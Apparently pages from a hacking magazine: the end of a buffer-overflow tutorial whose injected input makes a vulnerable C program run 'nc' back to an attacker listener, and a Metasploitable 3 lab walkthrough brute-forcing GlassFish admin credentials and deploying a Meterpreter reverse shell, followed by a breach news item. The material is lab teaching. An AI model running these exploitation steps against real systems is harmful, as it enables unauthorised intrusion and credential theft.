
```
hackercoolmagz@kali:~$ nc -lvp 1234
listening on [any] 1234 ...
█
```

```
(gdb) run
Starting program: /home/hackercoolmagz/C/second
Name which superhero you want to be:CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCnc 192.168.3
6.128 1234
```

```
Breakpoint 1, main () at second.c:10
10      printf("Hello %s\n",sh_name);
(gdb) c
Continuing.
Hello CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCnc 192.168.36.128 1234
[Detaching after vfork from child process 1505]
█
```

```
hackercoolmagz@kali:~$ nc -lvp 1234
listening on [any] 1234 ...
192.168.36.130: inverse host lookup failed: Unknown host
connect to [192.168.36.128] from (UNKNOWN) [192.168.36.130] 57080
█
```

That's all for now. To add more fun, go to your "second.c" program and add some additional lines as highlighted below. These are print commands.



```
second.c
File Edit Search Options Help
#include<stdio.h>
void main()
{
char *sh_name;
char *command;
sh_name=(char*)malloc(10);
command=(char*)malloc(128);
printf("address of superhero name is : %d\n",sh_name);
printf("address of command is :%d\n",command);
printf("Difference between address is :%d\n", command-sh_name);
printf("Name which superhero you want to be:");
gets(sh_name);
printf("Hello %s\n",sh_name);
system(command);
}
```

Compile again and now run the program. You should see something as shown below. Observed the difference?

```
hackercoolmagz@kali:~/C$ ./second
address of name is : 1402401440
address of command is :1402401472
Difference between address is :32
Name which superhero you want to be:x
Hello x
```

```
hackercoolmagz@kali:~/C$ python -c "print 'C' * 32" | ./second
address of superhero name is : -2054737248
address of command is :-2054737216
Difference between address is :32
Name which superhero you want to be:Hello CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
hackercoolmagz@kali:~/C$ python -c "print 'C' * 35" | ./second
address of superhero name is : -507632992
address of command is :-507632960
Difference between address is :32
Name which superhero you want to be:Hello CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
sh: 1: CCC: not found
hackercoolmagz@kali:~/C$ █
```

METASPLOITABLE TUTORIALS

The lack of vulnerable targets is one of the main problems while practicing the skill of ethical hacking. Metasploitable is one of the best and often underestimated vulnerable OS useful to learn hacking or penetration testing. Many of my readers have been asking me for Metasploitable tutorials. So we have decided to make a complete Metasploitable hacking guide in accordance with ethical hacking process. We have planned this series keeping absolute beginners in mind.

In our April 2019 Issue, we finished the hacking series on Metasploitable 2 with the chapter "The Treasure Trove : Part 2". In those tutorials, we have seen multiple ways in which we can gain access on Metasploitable 2, different types of attacks and POST exploitation and also POST Exploitation Information Gathering. We really hope our readers have enjoyed the tutorials on Metasploitable 2.

Our journey brings us to Metasploitable 3. Metasploitable 3 is the latest version of Metasploitable. Just like Metasploitable, it is designed to be hacked with Metasploit although we can do this without Metasploit. It is packed with numerous vulnerabilities which can be exploited to gain access to the system. However unlike Metasploitable 2, the vulnerabilities may not be a hit and walk case. We have seen how to install it in Oracle Virtualbox in our October 2018 Issue.


In our previous Issue (February 2020), our readers have seen how we have gained access to a Chinese web shell (Caidao) and took control of the target system using it. You have also seen that we have gathered some information about the services running on the target.

The information we have includes that a wordpress website is running on the target ,other backdoors and credentials to the Mysql server running on the target. However, the services we collected information about were not accessible (port 3306 is not open, port 80 is running IIS and the other webshells cannot be accessed).

```
root@kali:~# nmap -sV 172.28.128.6
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-12 04:10 EDT
Nmap scan report for 172.28.128.6
Host is up (0.00090s latency).
Not shown: 990 filtered ports
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              Microsoft ftpd
22/tcp    open  ssh              OpenSSH 7.1 (protocol 2.0)
80/tcp    open  http             Microsoft IIS httpd 7.5
4848/tcp  open  ssl/appserv-http?
8022/tcp  open  http             Apache Tomcat/Coyote JSP engine 1.1
8080/tcp  open  http             Sun GlassFish Open Source Edition 4.0
8383/tcp  open  ssl/http         Apache httpd
9200/tcp  open  wap-wsp?
49153/tcp open  msrpc            Microsoft Windows RPC
49155/tcp open  msrpc            Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?n
ew-service :
```

In this Issue, let's target the Sun GlassFish Open Source Edition 1.1 running on port 8080. Glassfish is an open source application server. Both ports 8080 and 4848 are used by this

service. The 4848 port serves it over a secure connection (https) as shown below. We have been postponing hacking into it because this needs credentials and default credentials were not working. But today is the day.



Metasploit has many modules related to Glassfish. But for now we are interested in only two modules. One is a glassfish login scanner and the glassfish deployer module. The first one for cracking the credentials of glassfish and the second one for deploying a payload after we have the credentials.

```
# Name                               Disc
losure Date Rank Check Description
-----
0 auxiliary/dos/http/hashcollision_dos 2011
-12-28 normal No Hashtable Collisions
1 auxiliary/scanner/http/glassfish_login
normal No GlassFish Brute Force Utility
2 auxiliary/scanner/http/glassfish_traversal 2015
-08-08 normal No Path Traversal in Oracle GlassFish Server Open So
urce Edition
3 exploit/multi/browser/java_jre17_glassfish_averagerangestatisticimpl 2012
-10-16 excellent No Java Applet AverageRangeStatisticImpl Remote Code
Execution
4 exploit/multi/http/glassfish_deployer 2011
-08-04 excellent No Sun/Oracle GlassFish Server Authenticated Code Ex
ecution
5 exploit/multi/http/struts_code_exec_classloader 2014
-03-06 manual No Apache Struts ClassLoader Manipulation Remote Cod
e Execution

msf5 >
```

**Have any questions?
Fire them to
qa@hackercoolmagz.com**

```
msf5 > use auxiliary/scanner/http/glassfish_login
msf5 auxiliary(scanner/http/glassfish_login) > show options
```

```
Module options (auxiliary/scanner/http/glassfish_login):
```

| Name | Current Setting | Required | Description |
|------------------|-----------------|----------|--|
| BLANK_PASSWORDS | false | no | Try blank passwords for all users |
| BRUTEFORCE_SPEED | 5 | yes | How fast to bruteforce, from 0 to 5 |
| DB_ALL_CREDS | false | no | Try each user/password couple stored in the current database |
| DB_ALL_PASS | false | no | Add all passwords in the current database to the list |
| DB_ALL_USERS | false | no | Add all users in the current database to the list |
| PASSWORD | | no | A specific password to authenticate with |
| PASS_FILE | | no | File containing passwords, one per line |
| Proxies | | no | A proxy chain of format type:host:port[,type:host:port][...] |
| RHOSTS | | yes | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT | 4848 | yes | The target port (TCP) |
| SSL | false | no | Negotiate SSL/TLS for outgoing connections |
| STOP_ON_SUCCESS | false | yes | Stop guessing when a credential works for a host |
| THREADS | 1 | yes | The number of concurrent threads (max one per host) |
| USERNAME | admin | yes | A specific username to authenticate as |
| USERPASS_FILE | | no | File containing users and passwords separated by space, one pair per line |
| USER_AS_PASS | false | no | Try the username as the password for all users |
| USER_FILE | | no | File containing usernames, one per line |
| VERBOSE | true | yes | Whether to print output for all attempts |
| VHOST | | no | HTTP server virtual host |

```
msf5 auxiliary(scanner/http/glassfish_login) > █
```

The username is set to "admin" by default. Let's keep it that way. Let's try the same wordlist we created using cewl earlier for cracking SSH and FTP services as password file.

```
msf5 auxiliary(scanner/http/glassfish_login) > set pass_file /root/m3pass.txt
pass_file => /root/m3pass.txt
```

```
msf5 auxiliary(scanner/http/glassfish_login) > run
```

```
[*] 172.28.128.6:4848 - Checking if Glassfish requires a password...
[*] 172.28.128.6:4848 - Glassfish is protected with a password
[-] 172.28.128.6:4848 - Failed: 'admin:Metasploitable'
[!] No active DB -- Credential data will not be saved!
[-] 172.28.128.6:4848 - Failed: 'admin:metasploitable'
```

```

[-] 172.28.128.6:4848 - Failed: 'admin:Vulnerabilities'
[-] 172.28.128.6:4848 - Failed: 'admin:locally'
[-] 172.28.128.6:4848 - Failed: 'admin:Privacy'
[-] 172.28.128.6:4848 - Failed: 'admin:Training'
[-] 172.28.128.6:4848 - Failed: 'admin:Commits'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/glassfish_login) > █

```

It failed to get the password. No problem. Lets' create another wordlist using the same tool but by changing the values of depth and keeping the minimum length of the password to 5 (earlier it was 6). We did this assuming the password also to be of same length as the length of username.

```

hackercoolmagz@kali:~$ cewl https://github.com/rapid7/metasploitable3/wiki -m 5
-d 1 -w /home/hackercoolmagz/m3pass2.txt

```

This time we are successful. The password of the glassfish server running on target machine is "sploit".

```

[-] 172.28.128.6:4848 - Failed: 'admin:Windows'
[-] 172.28.128.6:4848 - Failed: 'admin:mobile'
[-] 172.28.128.6:4848 - Failed: 'admin:vagrant'
[-] 172.28.128.6:4848 - Failed: 'admin:included'
[-] 172.28.128.6:4848 - Failed: 'admin:login'
[-] 172.28.128.6:4848 - Failed: 'admin:Public'
[-] 172.28.128.6:4848 - Failed: 'admin:Learning'
[-] 172.28.128.6:4848 - Failed: 'admin:client'
[-] 172.28.128.6:4848 - Failed: 'admin:Desktop'
[-] 172.28.128.6:4848 - Failed: 'admin:tools'
[-] 172.28.128.6:4848 - Failed: 'admin:access'
[-] 172.28.128.6:4848 - Failed: 'admin:remote'
[-] 172.28.128.6:4848 - Failed: 'admin:needed'
[+] 172.28.128.6:4848 - Success: 'admin:sploit'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/glassfish_login) > █

```

Since we have the credentials, let's load the deploy module as shown below.

```

msf5 > use exploit/multi/http/glassfish_deployer
msf5 exploit(multi/http/glassfish_deployer) > show options

```

Module options (exploit/multi/http/glassfish_deployer):

| Name | Current Setting | Required | Description |
|-----------|-----------------|----------|--|
| APP_RPORT | 8080 | yes | The Application interface port |
| PASSWORD | | yes | The password for the specified username |
| Proxies | | no | A proxy chain of format type:host:port[,type:host:port][...] |
| RHOSTS | | yes | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT | 4848 | yes | The target port (TCP) |
| SSL | false | no | Negotiate SSL for outgoing connections |
| TARGETURI | / | yes | The URI path of the GlassFish Server |
| USERNAME | admin | yes | The username to authenticate as |
| VHOST | | no | HTTP server virtual host |

On setting the required options and executing the module,

```
msf5 exploit(multi/http/glassfish_deployer) > set rhosts 172.28.128.6
rhosts => 172.28.128.6
msf5 exploit(multi/http/glassfish_deployer) > set password sploit
msf5 exploit(multi/http/glassfish_deployer) > check
[*] 172.28.128.6:4848 - This module does not support check.
msf5 exploit(multi/http/glassfish_deployer) > run

[*] Started reverse TCP handler on 172.28.128.3:4444
[*] Unsupported version:
[*] Glassfish edition:
[*] Trying to login as admin:sploit
[-] Exploit aborted due to failure: no-access: http://172.28.128.6:4848/ - Glass
Fish - Failed to authenticate
[*] Exploit completed, but no session was created.
msf5 exploit(multi/http/glassfish_deployer) >
```

the first thing we get is an error saying that authentication failed. On observation, we noticed that it was a https service. We need to set the ssl option true. After setting ssl option and trying again, we get error again. Now it's finding it difficult to select a target automatically.

```
[*] Started reverse TCP handler on 172.28.128.3:4444
msf5 exploit(multi/http/glassfish_deployer) > [*] Glassfish edition: GlassFish S
erver Open Source Edition 4.0
[*] Trying to login as admin:sploit
[*] Attempting to automatically select a target...
[-] Exploit aborted due to failure: no-target: Unable to automatically select a
target
```

Let's fix it as shown below.

```
msf5 exploit(multi/http/glassfish_deployer) > show targets

Exploit targets:

  Id  Name
  --  ---
  0    Automatic
  1    Java Universal
  2    Windows Universal
  3    Linux Universal

msf5 exploit(multi/http/glassfish_deployer) > set target 1
target => 1
msf5 exploit(multi/http/glassfish_deployer) > set ssl true
ssl => true
```

Since we have selected java universal as our target, we also need to select an appropriate payload.

```
msf5 exploit(multi/http/glassfish_deployer) > set payload java/meterpreter/rever
se_tcp
payload => java/meterpreter/reverse_tcp
```

Now let's execute and see it.

```

msf5 exploit(multi/http/glassfish_deployer) > run

[*] Started reverse TCP handler on 172.28.128.3:4444
[*] Glassfish edition: GlassFish Server Open Source Edition 4.0
[*] Trying to login as admin:sploit
[*] Uploading payload...
[+] Successfully Uploaded
[*] Executing /lwspsrBP6Usja6DgssL/gZYy0.jsp...
[*] Sending stage (53906 bytes) to 172.28.128.6
[*] Meterpreter session 1 opened (172.28.128.3:4444 -> 172.28.128.6:49493) at 20
20-05-11 22:32:29 -0400
[*] Getting information to undeploy...
[*] Undeploying lwspsrBP6Usja6DgssL...
[*] Undeployment complete.

meterpreter > sysinfo
Computer      : metasploitable3-win2k8
OS           : Windows Server 2008 R2 6.1 (amd64)
Meterpreter  : java/windows
meterpreter > getuid
Server username: LOCAL SERVICE
meterpreter >

```

[Email.it](https://www.email.it)

DATA BREACH THIS MONTH

[email.it](https://www.email.it) is an Italian email service providing company. They provide both free and paid email services to the users. The company boasts of about half a million active email boxes.

What?

Data belonging to over **600000 users who were using FREE service of email.it** has been exposed over dark web. The worst part of this breach is that each and every scrap of information associated with these free accounts has been exposed apart from their usernames and passwords. When we say every scrap of information, we mean information in their mails, SMS they sent, their security questions and email attachments. The passwords are in plain text form and it appears the company stored them in that form since two years. Apart from this, the source codes of all email.it's web applications is part of the breach.

Who?

NN Hacking Group (which even has a twitter account), is the party responsible for keeping the stolen data for sale on dark web. The group announced that it hacked into email.it's servers in January 2018 and even presented pro

-of for its claim. The group states that hacking for ransom is their common modus operandi and they put the data for sale only after email.it did not respond to their ransom demands.

How?

Although the group did not reveal how they hacked into the email.it's network they said the email.it's was the easiest for them as they had worst security compared to their other targets.

Aftermath

Email.it admitted to a data breach and informed that it secured the network. The question that comes to the fore is why didn't email.it notify its users or relevant authorities about the data breach if hackers were in touch with them since January 2018.

Hackercoolmagz's Take

The data is already available online and the company securing the network wouldn't make any big change. Also the company may face heavy fines due to its failure in reporting about the breach. GDPR says that the breaches should be reported with 72 hrs of their detection.

ONLINE SECURITY

David Cook

**Lecturer, Computer and Security Science
Edith Cowan University**

